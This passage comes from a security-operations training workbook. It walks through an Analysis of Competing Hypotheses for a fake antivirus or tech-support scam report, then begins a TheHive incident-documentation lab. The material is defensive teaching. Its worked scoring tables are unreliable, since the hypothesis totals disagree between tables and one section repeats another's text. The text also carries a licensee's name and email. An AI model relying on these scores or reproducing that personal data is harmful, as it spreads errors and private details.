
- No viruses were detected by Windows Defender during the incident

What about process creation logs? To investigate these, modify your search to scope the search time to 08:41 to 08:46 (staying on the "winlogbeat" index). Clear the current search bar items and add only the search term below to filter the data for process creation events:


```
winlog.event_id:4688
```

Your screen should look like this:





We know this is about when the incident occurred, and since process creation logs are higher volume, we don't want to see *everything*. Once the search is run you should see 36 hits. To show the process command line, add the column from the field list on the left side of the screen:



Scrolling through them shows most everything was started via svchost.exe or run out of c:\Windows\System32. To view this easily, you may want to remove the "message" column from the display:

winlog.event_id	message
4,688	A new process has been created.  Creator Subject: Security ID: S-1-5-18 Account Name: ACME1L1018\$ Account Domain: BLUE-TEAM Logon ID: 0x3F7

winlog.event_data.CommandLine
C:\Windows\System32\RuntimeBroker.exe -Embedding
C:\Windows\System32\RuntimeBroker.exe -Embedding
C:\WINDOWS\System32\svchost.exe -k wsappx -p -s ClipS
"C:\WINDOWS\system32\backgroundTaskHost.exe" -ServerN
"C:\WINDOWS\system32\backgroundTaskHost.exe" -ServerN
"C:\Program Files\WindowsApps\microsoft.windowscommu rver
"C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb 8d228a7k.mca
"C:\WINDOWS\system32\SearchFilterHost.exe" 0 748 752
"C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb 8d228a7k.mca

Since there are no oddly named entries running scripts or other suspicious entries like executables out of a temp folder, we can say at this point that it doesn't appear that any infection occurred. Given that, we'll add to the evidence:

- Process creation logs show no new suspicious processes during the time of the incident.

Now that we have some additional information, here is our body of evidence in total that will be used to do the evaluation:

- The user's screen was taken over and they were unable to use their computer
- The user received an audible warning message
- The error told the use to call a tech support number within a time limit to fix the problem
- The error message contained what appear to be meaningless cmd line output
- The error message told the user the machine was "infected with pornographic spyware and riskware" and that data was being stolen
- User was redirected to a suspicious URL from a previous page they visited
- The suspicious page downloaded audio files
- No viruses were detected by Windows Defender during the incident
- Process creation logs show no new suspicious processes during the time of the incident.

### Step 3 - Matrix creation and diagnosticity evaluation

Now that there's a list of evidence and hypotheses, it's time to evaluate the evidence. Run the following commands in a terminal to open up an empty ACH matrix template with the evidence and hypotheses pre-filled in.

```
libreoffice /labs/4.2/ach_empty.ods
```

You should see the following file:

	A	B	C	D	E	F	G
1	<b>Hypotheses:</b>	<b>H1</b>	<b>H2</b>	<b>H3</b>	<b>H4</b>	<b>H5</b>	<b>H6</b>
2	<b>Evidence</b>	Infected – Ransomware	Infected – Non-ransomware	Fake AV scam from website	"MitM" attack	Real error message	Fake report
3	The user's screen was taken over and they were unable to use their computer						
4	The user received an audible warning message						
5	The error told the use to call a tech support number within a time limit to fix the problem						
6	The error message contained what appear to be meaningless cmd line output						
7	The error message told the user the machine was "infected with pornographic spyware and riskware" and that data was being stolen						
8	User was able to use their computer after rebooting						
9	User was redirected to a suspicious URL from a previous page they visited						
10	The suspicious page downloaded audio files						
11	The suspicious page was delivered over HTTP						
12	No viruses were detected by Windows Defender during the incident						
13	Process creation logs show no new suspicious processes during the time of the incident.						
14	<b>Total</b>	0	0	0	0	0	0

When it comes to ACH scoring techniques, they can be as complicated or as simple as desired. Often using "+", "-" and "NA" is sufficient for marking each individual item as either consistent with a hypothesis, inconsistent, or irrelevant respectively. These markings can be supplemented by use "+ +" or "--" for major points that are either extremely relevant or inconsistent.

After the scoring is over, each mark can be used as a "+1" or "-1" point to come up with totals for each hypothesis. You could also include additional factors like relevance and reliability factors to tweak point values. Since we're doing a basic example using an Excel-like tool, we'll use -1 and +1 (or 2) directly so that the SUM function can be used to count totals for us.

### 3.1 Evaluating screen take over

The user's report came with the detail that the screen was taken over and they were unable to continue working until they hard-reset the machine. How does this relate to each hypothesis?

- H1 (infected-ransomware): 2 - This is *very* common for ransomware, so right off the bat, we'll give this detail a point value of 2 because it describes ransomware perfectly.

- H2 (infected-non-ransomware): 1 - Non-ransomware (scareware type viruses) may do this, it is consistent
- H3 (Fake AV scam from website): 1 - Fake AV alerts from websites are known to take over screens to fool users.
- H4 (MitM attack): 0 - There's no way to say what would happen in this case, so we'll give it a zero.
- H5 (Real error message): 1 - A real error message takes over the screen in certain scenarios like the blue screen of death. This is weakly feasibly, but consistent.
- H6 (Fake report): 0 - This is not applicable to this evidence, so it gets a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0

### 3.2 Audible warning

The user claimed their PC started speaking out loud over the speakers, which is odd. Let's match this up with our hypotheses:

- H1 (infected-ransomware): 1 - Ransomware could conceivably do this
- H2 (infected-non-ransomware): 1 - Other malware could conceivably do this
- H3 (Fake AV scam from website): 1 - Fake AV alerts from webpages could do this
- H4 (MitM attack): 0 - MitM has no inherent link to playing sounds, so this is a zero.
- H5 (Real error message): 0 - Windows does not speak to you when there is an error message, but other programs conceivably could. This could be arguably be a "-1" but we'll use a zero since it isn't necessarily inconsistent, just unlikely.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0

### 3.3 Request to call tech support

The screenshot shows the user is supposed to call tech support within 5 minutes. This is highly unusual for any real error message and is often used as a scare tactic. Let's match this up with our hypotheses:

- H1 (infected-ransomware): 1 - Ransomware could conceivably do this
- H2 (infected-non-ransomware): 1 - Other malware could conceivably do this
- H3 (Fake AV scam from website): 1 - Fake AV alerts from webpages *often* do this
- H4 (MitM attack): 0 - MitM has no inherent link to calling anyone, so this is NA.
- H5 (Real error message): -1 -Real windows error messages do not try to scare you into calling tech support within a limited timeframe, this is **inconsistent**.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0

### 3.4 Meaningless command line output

The picture in the screenshot shows a cmd.exe with a command in the bar that is non-threatening, which means it was likely trying to scare the user.

- H1 (infected-ransomware): 1 - Ransomware could conceivably do this
- H2 (infected-non-ransomware): 1 - Other malware could conceivably do this
- H3 (Fake AV scam from website): 1 - Fake AV alerts from webpages could do this, although the window would have to be faked and part of the webpage unless an exploit was used to spawn the window.
- H4 (MitM attack): 0 - MitM has no inherent link to opening command prompts, so this is NA.
- H5 (Real error message): -1 - Real windows error messages would not open a window and run meaningless commands, this is **inconsistent**.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0

### 3.5 Warning claimed "pornographic spyware..."

The picture in the screenshot shows a nonsensical error message about "pornographic spyware and riskware", bogus and poorly worded error messages are common with infections and web page scams.

- H1 (infected-ransomware): 1 - Ransomware could conceivably do this



- H2 (infected-non-ransomware): 1 - Other malware could conceivably do this
- H3 (Fake AV scam from website): 1 - Fake AV alerts from webpages would likely do this in an effort to get users to call the phone number.
- H4 (MitM attack): 0 - MitM has no inherent link to scaring users with claimed spyware, so this is NA.
- H5 (Real error message): -1 - Real error messages would not have nonsensical claims of "pornographic spyware and riskware", this is **inconsistent**.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0

### 3.6 User was able to use their computer after rebooting

The user claimed rebooting the PC fixes their problem.

- H1 (infected-ransomware): -2 - Ransomware is never going to let you fix it with a reboot, so this is **inconsistent**.
- H2 (infected-non-ransomware): 0 - This cannot be predicted one way or another, so it can be a zero.
- H3 (Fake AV scam from website): 1 - This description is **consistent**, fake AV windows that take over the screen would be fixed with a reboot, so it makes sense this would work.

- H4 (MitM attack): 0 - Cannot be predicted what a MitM attack would do, so this is a zero.
- H5 (Real error message): -1 - It is possible that a real error message would go away with a reboot, but something as drastic as this *appeared* to be likely would not be fixed with a reboot, so this could be considered **inconsistent**
- H6 (Fake report): 0 - This is not applicable to a fake report, so this is zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0
Problem fixed via reboot	-2	0	1	0	-1	0

### 3.7 HTTP logs show user was redirected

Now on to evidence we gathered on our own. The Suricata logs show that the user was on a different website, but was redirected to a domain using "call-now" and "security" in the file names.

- H1 (infected-ransomware): 0 - If the infection were cause by malware, it wouldn't need to use http transactions redirecting the user from another site, although it could, it would likely load the page directly. This is a zero since it is neither consistent nor inconsistent.
- H2 (infected-non-ransomware): 0 - For the same reason as the previous item this is a zero. This is a zero since it is neither consistent nor inconsistent.
- H3 (Fake AV scam from website): 1 - Non-reputable webpages very often contain malicious redirects so spammy sites with errors like this. This is highly consistent with this theory.

- H4 (MitM attack): 0 - MitM has no inherent link to needing to redirect anyone, although they could be used. This is a zero since it is neither consistent nor inconsistent.
- H5 (Real error message): -1 - Real error messages would not redirect users to malicious webpages, this is **inconsistent**.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0
Problem fixed via reboot	-2	0	1	0	-1	0
User was redirected from other site	0	0	1	0	-1	0

### 3.8 Audio message file download

The web logs show that MP3 files were downloaded from the suspicious webpage. This meshes well with the user's report that they heard the PC audibly speak to him.

- H1 (infected-ransomware): 0 - Although malware could do this, it's likely the sound files would be compiled into the program itself. This is a zero since it's not consistent or inconsistent.
- H2 (infected-non-ransomware): 0 - Although malware could do this, it's likely the sound files would be compiled into the program itself. This is a zero since it's not consistent or inconsistent.

- H3 (Fake AV scam from website): 1 - This is highly consistent with a fake AV page, the browser would have to do this in order to play the sounds to the user.
- H4 (MitM attack): 0 - MitM has no inherent link to playing sound files or not. This is a zero since it is neither consistent nor inconsistent.
- H5 (Real error message): -1 - A real error message would not download MP3's to play to the user from a suspicious website, this is **inconsistent**.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0
Problem fixed via reboot	-2	0	1	0	-1	0
User was redirected from other site	0	0	1	0	-1	0
Audio files downloaded from webpage	0	0	1	0	-1	0

### 3.9 HTTP web page delivery

The suspect web page was delivered over HTTP, meaning the site the user was originally visiting could have been tampered with.

- H1 (infected-ransomware): 0 - Ransomware could go either way, this is not-applicable.

- H2 (infected-non-ransomware): 0 - Other malware could go either way, this is not-applicable.
- H3 (Fake AV scam from website): 0 - Fake AV scares could use HTTP or HTTPS, this is not-applicable.
- H4 (MitM attack): 1 - This is **consistent** with a man in the middle attack. Although we have no other reason to believe an man in the middle attack occurred, HTTP delivery would be one of the conditions to make it easily possible.
- H5 (Real error message): 0 - This is not applicable to a real error message, so it is a zero.
- H6 (Fake report): 0 - This is not applicable, so it is a zero.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0
Problem fixed via reboot	-2	0	1	0	-1	0
User was redirected from other site	0	0	1	0	-1	0
Audio files downloaded from webpage	0	0	1	0	-1	0
Web traffic was all HTTP	0	0	0	1	0	0

### 3.10 No viruses detected

The Windows Defender Antivirus engine did not detect the presence of anything malicious on the machine.

- H1 (infected-ransomware): -1 - Many ransomware viruses would be detected and stopped since they are often commodity malware. Since nothing was found this is **inconsistent**.
- H2 (infected-non-ransomware): -1 - Many commodity viruses would be detected and stopped. Since nothing was found this is **inconsistent**.
- H3 (Fake AV scam from website): 1 - This is highly consistent with a fake AV scare from a webpage. Nothing would be downloaded and run on the PC since it was just a webpage
- H4 (MitM attack): 0 - There's no easy way to say what would be expected of a man in the middle attack, so this is a zero.
- H5 (Real error message): -1 - If this were a real error message, something odd should've shown up in the Windows logs (Windows Defender logs or otherwise), since nothing did, this is **inconsistent**.
- H6 (Fake report): 1 - This is consistent with the user making a fake report, if they were lying, there would be nothing to find, so this actually is **consistent** with this theory.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0
Problem fixed via reboot	-2	0	1	0	-1	0
User was redirected from other site	0	0	1	0	-1	0
Audio files downloaded from webpage	0	0	1	0	-1	0
Web traffic was all HTTP	0	0	0	1	0	0
No viruses detected	-1	-1	1	0	-1	1

### 3.11 No suspicious command line commands

The suspect web page was delivered over HTTP, meaning the site the user was originally visiting could have been tampered with.

- H1 (infected-ransomware): -1 - Almost all ransomware should leave some sort of evidence in the command line log such as the commands to read an encrypt files and disable/delete backups. Since nothing was found this is **inconsistent**.
- H2 (infected-non-ransomware): -1 - Almost all viruses should leave some sort of evidence in the command line log, even if they aren't found by AV. Since nothing was found this is **inconsistent**.
- H3 (Fake AV scam from website): 1 - This is highly consistent with a fake AV scare from a webpage. Nothing out of the ordinary would be run beyond the browser.

- H4 (MitM attack): 0 - There's no easy way to say what would be expected of a man in the middle attack for command line commands, so this is a zero.
- H5 (Real error message): -1 - If this were a real error message there should be some sort of evidence in the Windows logs, since there was no indication of a blue screen like event, this is **inconsistent**.
- H6 (Fake report): 1 - This is consistent with the user making a fake report, if they were lying, there would be nothing to find, so no odd commands being run is **consistent** with this theory.

Enter the following into your table for this piece of evidence, your table should now look like this:

Evidence	H1	H2	H3	H4	H5	H6
User's screen was taken over	2	1	1	0	1	0
Audible warning message	1	1	1	0	0	0
User told to call tech support	1	1	1	0	-1	0
Meaningless command line window	1	1	1	0	-1	0
Infection message	1	1	1	0	-1	0
Problem fixed via reboot	-2	0	1	0	-1	0
User was redirected from other site	0	0	1	0	-1	0
Audio files downloaded from webpage	0	0	1	0	-1	0
Web traffic was all HTTP	0	0	0	1	0	0
No viruses detected	-1	-1	1	0	-1	1
No suspicious commands	-1	-1	1	0	-1	1
<b>Total</b>	<b>4</b>	<b>3</b>	<b>9</b>	<b>1</b>	<b>-6</b>	<b>0</b>



That's it, you've done the hard part! We've filled out our ACH matrix and evaluated each item against each hypothesis and have some preliminary totals. You may agree or disagree with the assessment and numbers given here and that's OK. The idea is with the method, at least those opinions are documented and explained, making it easier for another analyst to audit your mindset and agree or disagree. Feel free to change any numbers that you disagree with and see how the lab turns out.

Time to move to the next step!

#### Step 4 - Refine the matrix if necessary

From the matrix that was created it seems no modification is necessary. All items of evidence have at least some sort of diagnostic value (there are no items of evidence where the number is the same across the row). If there were any items that had 1 all the way across, we could eliminate those pieces of evidence as having no diagnostic value.

We haven't produced any new hypotheses and there's no reason to take out anything we have, so we can move on to step 5!

#### Step 5 - Draw tentative conclusions

We now have a filled in ACH matrix that should look like this:

	A	B	C	D	E	F	G
1	<b>Hypotheses:</b>	<b>H1</b>	<b>H2</b>	<b>H3</b>	<b>H4</b>	<b>H5</b>	<b>H6</b>
2	<b>Evidence</b>	Infected – Ransomware	Infected – Non-ransomware	Fake AV scam from website	"MitM" attack	Real error message	Fake report
3	The user's screen was taken over and they were unable to use their computer	2	1	1	0	1	0
4	The user received an audible warning message	1	1	1	0	0	0
5	The error told the use to call a tech support number within a time limit to fix the problem	1	1	1	0	-1	0
6	The error message contained what appear to be meaningless cmd line output	1	1	1	0	-1	0
7	The error message told the user the machine was "infected with pornographic spyware and riskware" and that data was being stolen	1	1	1	0	-1	0
8	User was able to use their computer after rebooting	-2	0	1	0	-1	0
9	User was redirected to a suspicious URL from a previous page they visited	0	0	1	0	-1	-1
10	The suspicious page downloaded audio files	0	0	1	0	-1	-1
11	The suspicious page was delivered over HTTP	0	0	0	1	0	0
12	No viruses were detected by Windows Defender during the incident	-1	-1	1	0	-1	1
13	Process creation logs show no new suspicious processes during the time of the incident.	-1	-1	1	0	-1	1
14	<b>Total</b>	2	3	10	1	-7	0

In this step we move down the columns and draw tentative conclusions about the relative likelihood of each hypothesis. The goal is to try to **disprove** incorrect hypotheses, instead of find the correct one, this is a key point! As in the scientific method, we cannot ever prove a hypothesis is *true*, only reject ones that are clearly false.

Now that the matrix has been filled in, scanning the point totals tells us that H3 (a web page based infection) was the hypothesis *most* consistent with the evidence and that H5 (the hypothesis that somehow the user had a real error) was least consistent. This is another key point, just because H3 "won", it does not mean that it is the *correct* answer, it's just the least wrong hypothesis that we thought of. The true answer could still be something we hadn't thought of yet!

Stepping through the options:

- H1 - Although H1 was highly consistent with a ransomware hypothesis for some items such as the screen lock. Evidence that the user was able to reboot and continue to use their computer is highly inconsistent with this hypothesis and is almost single-handedly enough to eliminate this as a likely explanation.

- H2 - H2 is the second most consistent explanation for the activity observed. While the lack of antivirus detection is not consistent, AV often fails to find new samples. The lack of leaving evidence in process creation logs however is highly unusual for a virus, and therefore these two items combined lead away from this conclusion. It is possible they are infected and the virus did not run any new commands during this time, which means this is still a possibility.
- H3 - H3 is the most consistent hypothesis in the list. There is no evidence that detracts from it, everything the user reported and the data that we gathered is consistent with this theory. The expected behavior for this hypothesis occurred, and suspicious web page events line up in a chronological fashion.
- H4 - Although there's nothing disproving a man in the middle attack, there's a lack of evidence with diagnosticity for this hypothesis. The only item that is for sure consistent with it is the page being delivered over HTTP, which would enable a MitM attack to work. Beyond that, the MitM hypothesis does not make any meaningful predictions that would allow us to separate it from the other options. This hypothesis is consistent and therefore cannot be eliminated, but at face value, it seems like a highly unlikely situation in this scenario.
- H5 - The evidence shows that the user experiencing some kind of genuine error message from either Windows or their own software is highly inconsistent with the report characteristics and data, so this hypothesis can be eliminated.
- H6 - The "fake report" hypothesis seems unlikely. Since we can see the user was indeed taken to a suspicious website that matches their description, this is enough to discount the possibility of deception in this case.

Now that we have an assessment of the likelihood of each hypothesis, it's time to analyze how sensitive our conclusions are to the evidence items.

## Step 6 - Analyze sensitivity of conclusions to evidence




Using the logic from the previous step, it is clear that there are some key items of evidence that were heavily leaned on to differentiate probabilities.

- The user was able to use their computer after rebooting
- The AV/process creation logs showed no virus activity

- The users web traffic showed the audio file download and redirect that line up with the incident.

Our conclusions are very sensitive to these assumptions. If at some later point in the day the users PC becomes locked in the typical ransomware fashion, this would likely change both of these factors in favor of the ransomware hypothesis and away from the web page hypothesis. While nothing can take away the web page evidence, it's not inconsistent with the virus hypothesis, so this would not affect this change of outcome.

The picture below highlights the critical items of evidence that help us determine the relative likelihood from the most consistent hypotheses, and also points out the items that are of no diagnostic value for this situation. It is these pieces of evidence that are inconsistent with some hypothesis and consistent with others that are the best items to identify for any analysis.

	A	B	C	D	E	F	G
	Hypotheses:	H1	H2	H3	H4	H5	H6
2	<b>Evidence</b>	Infected – Ransomware	Infected – Non-ransomware	Fake AV scam from website	<b>These items don't help differentiating H1-H3</b> 		
3	The user's screen was taken over and they were unable to use their computer	2	1	1			
4	The user received an audible warning message	1	1	1			
5	The error told the use to call a tech support number within a time limit to fix the problem	1	1	1			
6	The error message contained what appear to be meaningless cmd line output	1	1	1			
7	The error message told the user the machine was "infected with pornographic spyware and riskware" and that data was being stolen	1	1	1			
8	User was able to use their computer after rebooting	-2	0	1			
9	<b>These are the most useful for differentiation</b>  				0	-1	-1
10					0	-1	-1
11					1	0	0
12	No viruses were detected by Windows Defender during the incident	-1	-1	1	0	-1	1
13	Process creation logs show no new suspicious processes during the time of the incident.	-1	-1	1	0	-1	1
14	<b>Total</b>	2	3	10	1	-7	0

## Step 7 - Report conclusions and possible future observations

In our incident notes, for a report conclusion you would likely write something like the following:

*For this situation, our conclusions are that the user most likely ran into a fake AV scam web page. Not only is the user's description of the event a great match for these types of scams, the data, and timing of the data backs up their report with the expected suspicious redirect and audio file download. While the virus hypothesis is still consistent in most ways with the evidence, the lack of any process creation logs is inconsistent with a virus, leading us away from this conclusion. The fake AV scam page hypothesis is highly dependent on the normal usability of the user's PC after the event and the lack of evidence showing an infection. If either of these items show up in the future then the conclusion would likely be shifted to H1 or H2 instead of H3 since it is possible there was a pre-existing virus we missed the evidence for.*

This completes our ACH analysis!

## BONUS

If you'd like to try a detailed ACH evaluation template that considers evidence credibility and relevance, Pasquale Striparo's ACH template that was used for the WannaCry assessment is included in your lab folder at `/labs/4.2/ACH_template-v0.4.ods`. Try putting your evaluation from this lab or another situation you've encountered into it and see if the results are the same. This sheet is available on github and linked from the [SANS ISC post](#) and is a great starting template for doing an ACH analysis back at work. [ACH template](#)

## Lab Conclusion

In this lab, you have:

- Taken and interpreted a user report on an ambiguous situation
- Supplemented the report with security data from the SIEM
- Brainstormed a set of hypotheses and gathered evidence
- Performed a structured analysis using the Analysis of Competing Hypothesis method to come to analytically sound, reason-backed conclusions about the event

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/4.2
docker-compose down
```

**Lab 4.2 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 4.3 - Collecting and Documenting Incident Information

### Objectives

- Investigate the individual steps of an attack
- Document the findings using a playbook in an incident management system
- Document observables with details of how they were used
- Close the case writing a easily consumable attack and impact summary of the findings

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following command at the command line.

```
cd /labs/4.3
docker-compose up -d
```

Keep the terminal open in the background, we will use it to shut these services down at the end of the lab.

Next, open the Firefox web browser by clicking on the icon in the top bar of the virtual machine:



Once Firefox is open use the bookmark toolbar to navigate to TheHive at <http://localhost:9000>.

When TheHive's login page is loaded type the following credentials and **hit the "Sign In" button to login:**

```
login: student
password: sec450
```

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020





You are now ready to start the lab.

### Exercise Walkthrough Video


|

## Lab Steps

### 1. Triage alert

In this lab we will focus an incident that has occurred within the sec450.com organization's computer systems. The focus however will not be on solving the case or performing structured analysis, instead you will focus on using the information provided to fill out a complete picture of the attack that can go into the investigation notes.

The first step of this investigation starts with an alert in TheHive. Click on the "Alerts" tab in TheHive to see the start of the trail:



TheHive's alert panel shows that there is a new alert for "Login attempt from an unexpected geolocation":



Click on the alert "Preview and Import" button on the right side of the screen to bring up the details of the alert.

This alert from Suricata IDS was designed by the sec450.com security team to identify login attempts from countries where it is known no employees will be traveling, therefore any attempts from IP addresses located in them are immediately suspect.

In the alert details, we can see that information about the URL accessed was partially auto-imported by Suricata:

### Additional fields

No additional information have been specified

### Observables (6)

